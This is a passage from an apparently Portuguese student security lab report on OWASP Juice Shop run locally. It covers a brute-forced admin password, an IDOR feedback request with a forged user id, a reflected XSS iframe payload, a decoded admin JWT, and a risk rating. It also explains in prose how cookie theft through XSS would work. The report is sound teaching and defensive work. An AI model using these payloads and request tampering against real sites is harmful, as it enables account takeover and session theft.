Figura 24: Pedido configurado no Fuzzer




Figura 25: Resultado das tentativas do Fuzzer




Figura 26: Tentativa de login com `admin123`




Figura 27: Login bem-sucedido após o fuzzing

Assim, a password descoberta foi `admin123`.

8. Requisito ASVS violado. O comportamento viola o requisito **OWASP ASVS 5.0 — V6.3.1**, que exige a implementação de controlos contra ataques de *credential stuffing* e *password brute force*, de acordo com a documentação de segurança da aplicação. Neste caso, o endpoint aceita 1000 tentativas automatizadas sem limitação efetiva, atraso progressivo, bloqueio temporário ou outro mecanismo de anti-automação. Um controlo adequado seria aplicar **rate limiting** por conta e por origem, com atraso progressivo e, após várias falhas, um desafio adicional (por exemplo, CAPTCHA) ou bloqueio temporário. O controlo não deve permitir que um atacante bloqueie permanentemente a conta de uma vítima através de tentativas falsas.

3.4 D. Broken Access Control

9. Alteração de feedback (IDOR). A primeira imagem mostra a interceção do pedido para alterar o `id` do utilizador (alterado para o `id` 1, que corresponde ao admin), tendo-se retirado o email de quem fez o comentário, que aparecia no campo `comment`.

```
POST http://localhost:3000/api/Feedbacks/ HTTP/1.1
Host: localhost:3000
Proxy-Connection: keep-alive
content-length: 86
sec-ch-ua-platform: "macOS"
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.
eyJkYXRhIjp7ImlkIjoyNSwidXNlcm5hbWUiOiIiLCJlbWFpbCI6InRlc3RlQHRlc3RlLmNvbSIsInBhc3N3b3JkIjoiODI3Y2NiMGVlYThhNzA2YzRjM
zRhMTY4OTFmODRlN2IiLCJyb2xlIjoiY3VzdG9tZXIiLCJkZWx1eGVUb2tlbiI6IiIsImxhc3RMb2dpbklwIjoiIiwicHJvZmlsZUltYWdlIjoiL2Fzc2
V0cy9wdWJsaWMvaW1hZ2VzL3VwbG9hZHMvZGVmYXVsdC5zdmciLCJ0b3RwU2VjcmV0IjoiIiwiaXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjIwMjY
{"UserId":1,"captchaId":2,"captcha":"-6","comment":"very mean comment !!!","rating":1}
```

Figura 28: Interceção e alteração do pedido de feedback

A segunda imagem mostra o painel administrativo, onde é possível ver o feedback de todos os utilizadores. O último feedback recebido está associado ao `userID` 1 e já aparece sem email associado.




Figura 29: Painel administrativo com o feedback alterado (sem email, userID 1)

10. Ranking do IDOR/BOLA no OWASP Top 10:2025. Este tipo de vulnerabilidade enquadra-se na categoria **A01:2025 — Broken Access Control**, que ocupa o 1.º lugar do OWASP Top 10:2025. Cobre explicitamente as falhas de autorização BOLA e BFLA, que estão entre os padrões mais explorados em aplicações modernas orientadas a APIs. Em comparação com 2021, surgiram novos métodos de ataque, tornando esta a categoria com o maior número de CWEs mapeados.

11. CVE-2026-33760. O CVE-2026-33760 é uma vulnerabilidade de IDOR/BOLA no Langflow, uma ferramenta open-source para construir e implementar agentes e workflows com IA, em que o `router/api/v1/monitor` expõe 7 endpoints que executam operações de leitura, escrita e eliminação sobre recursos pertencentes a utilizadores sem fazer cumprir a verificação de propriedade. Na prática, permite que um utilizador autenticado aceda, modifique ou elimine recursos de outros utilizadores sem autorização.

3.5 E. Cross-Site Scripting (XSS)

12. XSS refletido. Depois de iniciar sessão, foi aberta a funcionalidade de seguimento de encomendas. No identificador da encomenda foi introduzido o payload:

```
<iframe src="javascript:alert(‘xss‘)">
```

O valor foi refletido na página de resultados em `http://localhost:3000/#/track-result`. Como o conteúdo não foi corretamente codificado ou sanitizado antes de ser inserido no HTML, o browser interpretou o payload como código HTML/JavaScript. Isto resolve o desafio **Reflect XSS attack**.

13. XSS armazenado versus XSS refletido.

- **XSS refletido:** o payload vem diretamente do pedido do atacante e é devolvido na resposta da aplicação sem ser persistido. Normalmente é enviado através de um URL ou formulário preparado pelo atacante, exigindo que a vítima aceda ao conteúdo malicioso.
- **XSS armazenado:** o payload é guardado pelo servidor, por exemplo numa mensagem, comentário ou perfil. É executado posteriormente sempre que uma vítima consulta a página que apresenta esse conteúdo.

O XSS armazenado tende a ter maior alcance, porque não é necessário enviar um URL individual a cada vítima.

14. Cookie `token` e payload JWT. Nas ferramentas de desenvolvimento do browser, o cookie `token` foi localizado nos cookies da aplicação. O seu valor tem o formato `header.payload.signature`. Após copiar o token para o `https://jwt.io`, a parte **Payload** pode ser decodificada como JSON. O **Header** observado foi:

```
{
  "typ": "JWT",
  "alg": "RS256"
}
```

O **Payload** observado foi:

```
{
  "data": {
    "id": 1,
    "username": "",
    "email": "admin@juice-sh.op",
    "password": "0192023a7bbd73250516f069df18b500",
    "role": "admin",
    "deluxeToken": "",
    "lastLoginIp": "172.17.0.1",
    "profileImage": "assets/public/images/uploads/defaultAdmin.png",
    "totpSecret": "",
    "isActive": true,
    "createdAt": "2026-11-05 18:38:33.526 +00:00",
    "updatedAt": "2026-11-05 18:46:43.274 +00:00",
    "deletedAt": null
  },
  "bid": 1,
  "iat": 1793913831
}
```

O payload expõe informação sensível, incluindo o endereço de email, a função de administrador, o endereço IP do último login e um valor associado à password. O campo `iat` (*issued at*) indica o instante de emissão do token. Não existe `exp` neste token, pelo que o payload não define uma data de expiração. O payload é apenas codificado em Base64URL, não cifrado; qualquer pessoa que obtenha o token consegue lê-lo. A assinatura RSA com `RS256` permite ao servidor detetar alterações, mas não impede a leitura do conteúdo nem o uso indevido de um token legítimo que tenha sido roubado.

15.a. Obtenção do cookie através de engenharia social. Um atacante poderia enviar à vítima uma mensagem convincente, por exemplo um suposto aviso de encomenda contendo um link para a página vulnerável de seguimento. O link incluiria o payload XSS e faria o browser executar JavaScript no contexto da Juice Shop. Esse script poderia ler `document.cookie` se o cookie não tivesse a flag `HttpOnly` e enviar o valor do cookie `token` para um servidor controlado

pelo atacante. O atacante poderia então enviar esse JWT nos pedidos seguintes e assumir a sessão da vítima, podendo consultar dados, alterar informação e executar operações permitidas à conta, sem conhecer a password. As flags `HttpOnly`, `Secure` e `SameSite` reduzem este risco, mas não substituem a correção da vulnerabilidade XSS.

15.b. Avaliação do risco. Um vetor possível, usando fatores da metodologia OWASP Risk Rating, é:

Fator	**Avaliação**	**Justificação**
Skill level	Baixo	O payload é curto e existem ferramentas públicas para o teste.
Motive	Alto	O roubo de sessão permite fraude e acesso a dados.
Opportunity	Média	A vítima tem de abrir o link preparado.
Size	Grande	Pode ser enviado a muitos utilizadores por engenharia social.
Ease of discovery	Fácil	A entrada é refletida na página de resultados.
Ease of exploit	Fácil	Basta preparar um URL com o payload.
Awareness	Média	A vulnerabilidade pode não ser evidente para o utilizador.
Intrusion detection	Baixa	Um pedido legítimo pode não parecer anómalo.

O impacto técnico é elevado: **confidencialidade alta** (acesso aos dados da conta), **integridade alta** (ações em nome da vítima) e **disponibilidade baixa/média** (por exemplo, alteração ou eliminação de dados). A combinação de exploração fácil, interação mínima e possível comprometimento de sessões torna o risco global **alto**.